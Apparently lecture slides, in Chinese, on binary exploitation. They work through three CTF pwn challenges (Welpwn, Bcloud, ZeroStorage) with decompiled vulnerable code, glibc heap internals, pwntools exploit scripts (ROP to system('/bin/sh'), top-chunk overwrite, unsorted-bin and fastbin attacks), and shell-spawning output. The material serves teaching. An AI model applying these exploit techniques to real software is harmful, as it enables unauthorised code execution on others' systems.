0x4007cb <echo+174>: leave
=> 0x4007cc <echo+175>: ret
0x4007cd <main>:      push  rbp
0x4007ce <main+1>:      mov   rbp, rsp
0x4007d1 <main+4>:      sub   rsp, 0x400
0x4007d8 <main+11>:      nop
[-----stack-----]
0000| 0x7fffffffdfc8 ('a' <repeats 32 times>, "\ny\377\367\377\177")
0008| 0x7fffffffdfd0 ('a' <repeats 24 times>, "\ny\377\367\377\177")
0016| 0x7fffffffdfd8 ('a' <repeats 16 times>, "\ny\377\367\377\177")
0024| 0x7fffffffdfef ("aaaaaaaa\n\377\367\377\177")
0032| 0x7fffffffdfef --> 0x61007ffff7ff790a
0040| 0x7fffffffdfef ('a' <repeats 24 times>, "\ny\377\367\377\177")
0048| 0x7fffffffdfef ('a' <repeats 16 times>, "\ny\377\367\377\177")
0056| 0x7fffffffef00 ("aaaaaaaa\n\377\367\377\177")
[-----]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x000000004007cc in echo ()

```

# Welpwn

- Exploit



Gadget:  
Pop reg; ret/add rsp; ret

Gadget:  
System("/bin/sh");




# Welpwn

- Exploit
  - `p.recvuntil("\n")`
  - `#write(rdi=1,rsi=writegotaddr,rdx=?)`
  - `p.send(payload + padding * 2 + pop4ret_addr + pop_rdi_ret_addr + p64(1) + pop_rsi_r_addr + got_write_addr + padding * 2 + plt_write_addr + main_addr)`
  - `#system(rdi=addr(/bin/sh))`
  - `p.send(payload + padding * 2 + pop4ret_addr + pop_rdi_ret_addr + p64(binsh_addr) + p64(system_addr))`

# Welpwn

- Exploit

```
[+] Starting program './welpwn': Done
[*] '/lib/x86_64-linux-gnu/libc-2.19.so'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       PIE enabled
[*] '/home/windcarp/\xe6\xa1\x8c\xe9\x9d\xa2/Solved Backup/REDBUD-RCTF/redbud-welpwn/welpwn'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE
[*] Write_addr: 0x7fc63ce1d8
[*] libc_addr: 0x7fc63cd32000
[*] libc_sys: 0x7fc63cd78640
[*] libc_sh: 0x7fc63ceaecdb
[*] Switching to interactive mode
aaaaaaaaaaaaaaaa\xbe\xbe@ $ whoami
windcarp
$
```



# Bcloud

- `$file bcloud`
  - bcloud: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.24, BuildID[sha1]=96a3843007b1e982e7fa82fbd2e1f2cc598ee04e, stripped
- 32位程序，动态链接，带符号表

# Bcloud

- \$checksec
  - CANARY : ENABLED
  - FORTIFY : disabled
  - NX : ENABLED
  - PIE : disabled
  - RELRO : Partial
- 开启了NX保护，堆栈不可执行；开启CANARY，栈溢出必须Leak

# Bcloud

- `$/bcloud`

Input your name:aaaa

Hey aaaa! Welcome to BCTF CLOUD NOTE MANAGE SYSTEM!

Now let's set synchronization options.

Org:bbbb

Host:cccc

OKay! Enjoy:)

1.New note

2.Show note

3.Edit note

4.Delete note

5.Syn

6.Quit

Input the length of the note content:10

Input the content:

aaaaaaaaa

Create success, the id is 0

Input the id:0

Input the new content:

bbbbbbbbb

Edit success.

# Bcloud

- IDA Pro
  - Init Function: 读取name, Host, Org, 看似正常

```
int getname()
{
    char s; // [sp+1Ch] [bp-5Ch]@1
    int v2; // [sp+5Ch] [bp-1Ch]@1
    int v3; // [sp+6Ch] [bp-Ch]@1

    v3 = *MK_FP(__GS__, 20);
    memset(&s, 0, 0x50u);
    puts("Input your name:");
    getcont((int)&s, 64, 10);
    v2 = (int)malloc(0x40u);
    dword_804B0CC = v2;
    strcpy((char *)v2, &s);
    sub_8048779(v2);
    return *MK_FP(__GS__, 20) ^ v3;
}
```

```
int getorghost()
{
    char s; // [sp+1Ch] [bp-9Ch]@1
    char *v2; // [sp+5Ch] [bp-5Ch]@1
    int v3; // [sp+60h] [bp-58h]@1
    char *v4; // [sp+A4h] [bp-14h]@1
    int v5; // [sp+ACh] [bp-Ch]@1

    v5 = *MK_FP(__GS__, 20);
    memset(&s, 0, 0x90u);
    puts("Org:");
    getcont((int)&s, 64, 10);
    puts("Host:");
    getcont((int)&v3, 64, 10);
    v4 = (char *)malloc(0x40u);
    v2 = (char *)malloc(0x40u);
    dword_804B0C8 = (int)v2;
    dword_804B148 = (int)v4;
    strcpy(v4, (const char *)&v3);
    strcpy(v2, &s);
    puts("OKay! Enjoy:");
    return *MK_FP(__GS__, 20) ^ v5;
}
```


# Bcloud

- IDA Pro
  - 子函数：Getcont, Off-by-One, 可以用来Leak

```
int __cdecl getcont(int a1, int a2, char a3)
{
    char buf; // [sp+1Bh] [bp-Dh]@2
    int i; // [sp+1Ch] [bp-Ch]@1

    for ( i = 0; i < a2; ++i )
    {
        if ( read(0, &buf, 1) <= 0 )
            exit(-1);
        if ( buf == a3 )
            break;
        *(_BYTE*)(a1 + i) = buf;
    }
    *(_BYTE *) (i + a1) = 0;
    return i;
}
```

**VULNERABILITY**



# Bcloud

- Glibc ptmalloc
  - Top chunk
    - 位于所有chunk之后，保存剩余未分配空间
    - 分配时检查其大小(unsigned long)与请求的大小(unsigned long)

```
victim = av->top;
size = chunksize (victim);

if ((unsigned long) (size) >= (unsigned long) (nb + MINSIZE))
{
    remainder_size = size - nb;
    remainder = chunk_at_offset (victim, nb);
    av->top = remainder;
    set_head (victim, nb | PREV_INUSE |
              (av != &main_arena ? NON_MAIN_ARENA : 0));
    set_head (remainder, remainder_size | PREV_INUSE);


    check_mallocated_chunk (av, victim, nb);
    void *p = chunk2mem (victim);
    alloc_perturb (p, bytes);
    return p;
}
```



# Bcloud

- Exploit

- 如果请求的大小为负数，分配则会将Top Chunk位置提前(减小)，则可以精心布置使其分配到.bss或.plt.got位置



# Bcloud


- Exploit

- 1. leak heap addr and overwrite top\_chunk\_size

```

payload1 = 'a' * 64
payload2 = 'b' * 64
p.recvuntil("name:\n")
p.send(payload1)
data = p.recvuntil("Org:\n")
heapbase = data[68:72]
print "Heapbase:",hex(u32(heapbase))
heapaddr = u32(heapbase) - 0x8
p.send(payload2)
p.recvuntil("Host:\n")
payload3 = "\xff\xff\xff\xff"
p.sendline(payload3)

```



```

gdb-peda$ x /32xw 0x08aaa000
0x8aaa000: 0x00000000 0x00000049 0x61616161 0x61616161
0x8aaa010: 0x61616161 0x61616161 0x61616161 0x61616161
0x8aaa020: 0x61616161 0x61616161 0x61616161 0x61616161
0x8aaa030: 0x61616161 0x61616161 0x61616161 0x61616161
0x8aaa040: 0x61616161 0x61616161 0x08aaa008 0x00020f00
0x8aaa050: 0x00000000 0x00000000 0x00000000 0x00000000
0x8aaa060: 0x00000000 0x00000000 0x00000000 0x00000000
0x8aaa070: 0x00000000 0x00000000 0x00000000 0x00000000

0x8aaa080: 0x00000000 0x00000000 0x00000000 0x00000000
0x8aaa090: 0x00000000 0x00000049 0x62626262 0x62626262
0x8aaa0a0: 0x62626262 0x62626262 0x62626262 0x62626262
0x8aaa0b0: 0x62626262 0x62626262 0x62626262 0x62626262
0x8aaa0c0: 0x62626262 0x62626262 0x62626262 0x62626262
0x8aaa0d0: 0x62626262 0x62626262 0x08aaa098 0xffffffff
0x8aaa0e0: 0x00000000 0x00000000 0x00000000 0x00000000
0x8aaa0f0: 0x00000000 0x00000000 0x00000000 0x00000000

```

# Bcloud

- Exploit


- 2. get to ptrtable at .bss, edit it and get .plt.got table

```
pos = 0x804B100 - (heapaddr + 0x4c8)
payload6 = ""
print "POS:",str(pos)
create(str(pos),payload6)
```

```
#get ptrtable
payload7 = p32(binary.got["free"])
create('244',payload7)
```

```
#edit gottable
payload8 = p32(binary.plt["printf"]) + p32(binary.plt["__stack_chk_fail"]) + p32(binary.plt["sleep"])
edit('o',payload8)
```

```
$1 = struct malloc_state {
  mutex      = 0x0
  flags      = 0x1
  fastbinsY  = {...}
  top        = 0x804b118
  last_remainder = 0x0
  bins       = {...}
  binmap     = {...}
  next       = 0xf775b420
  system_mem = 0x21000
  max_system_mem = 0x21000
```



# Bcloud


- Exploit
  - 3. edit it to printf(fmtstr prepared), edit it to system and get shell

```
#leak or bruteforce(not recommand)
data = delete('3',1)
libc_ret = int('0x' + data.split('.')[18],16) - 243
libc_base = libc_ret - libc.symbols['__libc_start_main']
sys_addr = libc_base + libc.symbols['system']
print "SysAddr:",hex(sys_addr)
#free2system
payload9 = p32(sys_addr) + p32(binary.plt["__stack_chk_fail"]) + p32(binary.plt["strcpy"])
edit('o',payload9)
#getshell
delete('2',2)
p.interactive()
```

# Bcloud

- Exploit

```
[+] Starting program './bcloud': Done
[*] '/lib/i386-linux-gnu/libc.so.6'
Arch: i386-32-little
RELRO: Partial RELRO
Stack: Canary found
NX: NX enabled
PIE: PIE enabled
[*] '/home/windcarp/\xe6\xa1\x8c\xe9\x9d\xa2/Solved Backup/bctf - bcloud/PW
N1/bcloud'
Arch: i386-32-little
RELRO: Partial RELRO
Stack: Canary found
NX: NX enabled
PIE: No PIE
[*] PID: [30729]
Heapbase: 0x8aaa008
waiting for attach..
waiting for attach..
POS: -10875848
SysAddr: 0xf75f1190
waiting for attach..
[*] Switching to interactive mode
$ whoami
windcarp
```



# ZeroStorage

- `$file ZeroStorage`
  - zerostorage: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter `/lib64/ld-linux-x86-64.so.2`, for GNU/Linux 2.6.24, BuildID[sha1]=93c36d63b011f873b2ba65c8562c972ffbea10d9, stripped
- 64位程序，动态链接，带符号表

# ZeroStorage

- \$checksec
  - CANARY : ENABLED
  - FORTIFY : ENABLED
  - NX : ENABLED
  - PIE : ENABLED
  - RELRO : FULL
- 开启所(jiao)有(ni)保(zuo)护(ren), P(osition)I(nde-  
pendent)E(xecution), Full RELEO(got table not  
writeable)


# ZeroStorage

- `$/ZeroStorage`


== Zero Storage ==

1. Insert
2. Update
3. Merge
4. Delete
5. View
6. List
7. Exit

=====



Length of new entry: 10  
Enter your data: aaaaaaaaaa  
New entry 0 is successfully inserted.



Merge from Entry ID: 0  
Merge to Entry ID: 1  
Entry 1 is successfully merged to  
entry 0. New entry ID is 2.



# ZeroStorage

- IDA Pro
  - Insert 函数，分配内存，使用全局数组管理，与随机值亦或，限制unlink
  - 大小：128-4096，无fastbin(?)

```
if ( v2 <= 4096 )
    v4 = v2;
if ( v4 >= 128 )
    v5 = v4;
new_space = (__int64)calloc(v5, 1uLL);
if ( !new_space )
{
    fwrite("Memory Error.\n", 1uLL, 0xEuLL, stderr);
    exit(-1);
}
__printf_chk(1LL, (__int64)"Enter your data: ");
getdata(new_space, v4);
v7 = ran_bss ^ new_space;
v8 = (char *)&unk_2030C0 + 24 * v0;
*( _DWORD *)v8 = 1;
*( (_QWORD *)v8 + 1) = v4;
*( (_QWORD *)v8 + 2) = v7;
++unk_203040;
```

# ZeroStorage

- IDA Pro
  - Merge 函数，看起来就有问题
  - 读入From ID和To ID，完成合并操作，并将来源ID对应内存块Free。那如果From和To相同，则造成UAF
  - 由此View可以Leak出PIE offset

```

if ( v2 > 0x1F
|| (v3 = (char *)&unk_203060 + 24 * (signed int)v2, *((_DWORD *)v3) != 1)
|| (_printf_chk(1LL, (__int64)"Merge to Entry ID: "), v6 = getnum(), v6 > 0x1F)
|| (v7 = (signed int)v6, v8 = (char *)&unk_203060 + 24 * (signed int)v6, *((_DWORD *)v8) != 1) )
{
    v4 = "Invalid ID!";
    return puts(v4);
}
v9 = *((_QWORD *)v8 + 1);
v10 = *((_QWORD *)v3 + 1);
v11 = 128LL;
v12 = 128LL;
v25 = v8;
v13 = v10 + v9;
v14 = ran_bss;
if ( (signed __int64)(v10 + v9) >= 128 )
    v12 = v10 + v9;
v15 = (void *)((*((_QWORD *)v8 + 2) ^ ran_bss);
if ( v9 >= 0x80 )
    v11 = *((_QWORD *)v8 + 1);
if ( v12 == v11 )
{
    v16 = *((_QWORD *)v3 + 1);
}
else
{
    v27 = v7;
    v26 = v10 + v9;
    v15 = realloc((void *)((*((_QWORD *)v8 + 2) ^ ran_bss), v12);
    if ( !v15 )
    {
        fwrite("Memory Error.\n", 1uLL, 0xEuLL, stderr);
        exit(-1);
    }
    v16 = *((_QWORD *)v3 + 1);
    v13 = v26;
    v14 = ran_bss;
    v9 = *((_QWORD *)v25 + 1);
    v7 = v27;
}
v17 = v7;
v18 = v13;
v19 = (char *)&unk_203060 + 24 * (signed int)v2;
v20 = v15;
memcpy((char *)v15 + v9, (const void *)((*((_QWORD *)v19 + 2) ^ v14), v16);
v21 = ran_bss;
v22 = (char *)&unk_203060 + 24 * v0;
*((_QWORD *)v22 + 2) = ran_bss ^ (unsigned __int64)v20;
v23 = (void *)((*((_QWORD *)v19 + 2) ^ v21);
*((_DWORD *)v22) = 1;
*((_QWORD *)v22 + 1) = v18;
*((_DWORD *)v19) = 0;
*((_QWORD *)v19 + 1) = 0LL;
free(v23);

```

**VULNERABILITY**

# ZeroStorage

- Glibc Unsorted bin

- 目标块放入unsorted bin中，可以利用unsorted bin中取出操作的过程造成不能控制内容的任意地址写入
- 修改victim->bk，则victim->bk->fd = addr(unsorted bin)
- 攻击global\_max\_fast
- 改写后unsorted bin被破坏

```
bck = victim->bk;  
...  
unsorted_chunks(av)->bk = bck;  
bck->fd = unsorted_chunks(av);
```

# ZeroStorage

- Glibc Fastbin
  - 现在所有分配和释放都通过Fastbin进行！
  - Fastbin Attack：再次利用UAF，将fd改写为bss段，从而获得bss段的内存
  - 提前准备size为144的块
  - 使bss段的块跨过自己对应的meta data，从而求出key
  - 分配realloc\_hook，修改为system地址

# ZeroStorage

- Exploit

- max\_fast\_offset 、 reallochook\_offset 、 unsorted\_bin\_offset 、 system\_offset
- insert(8)                    # 0  
  insert(8, '/bin/sh\x00')    # 0, 1 for shell  
  insert(8)                    # 0, 1, 2 first merge target  
  insert(0x90)                # 0, 1, 2, 3 for fastbin attack  
  delete(0)                    # 1, 2, 3 for hole  
  merge(2,2)                  # 0, 1, 3 (0 from merge(2,2))  
  leak\_data = view(0)

# ZeroStorage

- Exploit

- UAF occurred, next overwrite 1's BK targeting at global\_max\_fast
- `insert(8) # o(*), 1(*), 2(this->heap(0)), 3(*)` get first unsorted bin  
`update(0, 16, 'C'*8 + p64(max_fast_addr - 0x10))`  
`insert(8) # o(*), 1(*), 2(*), 3(*), 4(this->heap(2)), success`  
`merge(2,2) # o(*), 1(*), 2(*), 3(*), 4(*), 5(from merge(2,2), @fastbin(128 + 16))`  
`# overwrite fd to bss`  
`update(5, 16, p64(head_addr + 24 * 3))`  
`# get the fake chunk 5`  
`insert(8) # o(*), 1(*), 2(this, pointing to 5's block), 3(*), 4(*), 5(from m(2,2))`  
`# get bss`  
`insert(80) # 0, 1, 2, 3, 4, 5, 6(this, pointing to header + 3 * 24 + 16) 80 bytes will be`  
`overwrite`  
`leak_data = view(6)`

# ZeroStorage

- Exploit

- Use realloc\_hook to get system
- update(6,80,'B'\* 32 + p64(1) + p64(80) + p64(key ^ reallochook\_addr))  
  update(5,8,p64(system\_addr))  
  raw\_input("attach now")  
  update(1,256)  
  # it will enter BBBB... but not bother  
  p.interactive()

```
v9 = ran_bss ^ *((_QWORD *)v2 + 2);
if ( *((_QWORD *)v2 + 1) >= 0x80uLL )
    v8 = *((_QWORD *)v2 + 1);
if ( v7 != (_DWORD)v8 )
{
    v9 = (__int64)realloc((void *) (ran_bss ^ *((_QWORD *)v2 + 2)), v7);
    if ( !v9 )
    {
        fwrite("Memory Error.\n", 1uLL, 0xEuLL, stderr);
        exit(-1);
    }
}
__printf_chk(1LL, (__int64)"Enter your data: ");
```

# ZeroStorage

- Exploit

[illegible]



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软件安全概述

02

漏洞利用概述

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漏洞利用题解分享

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漏洞利用实战演练

Thanks for watching

谢谢



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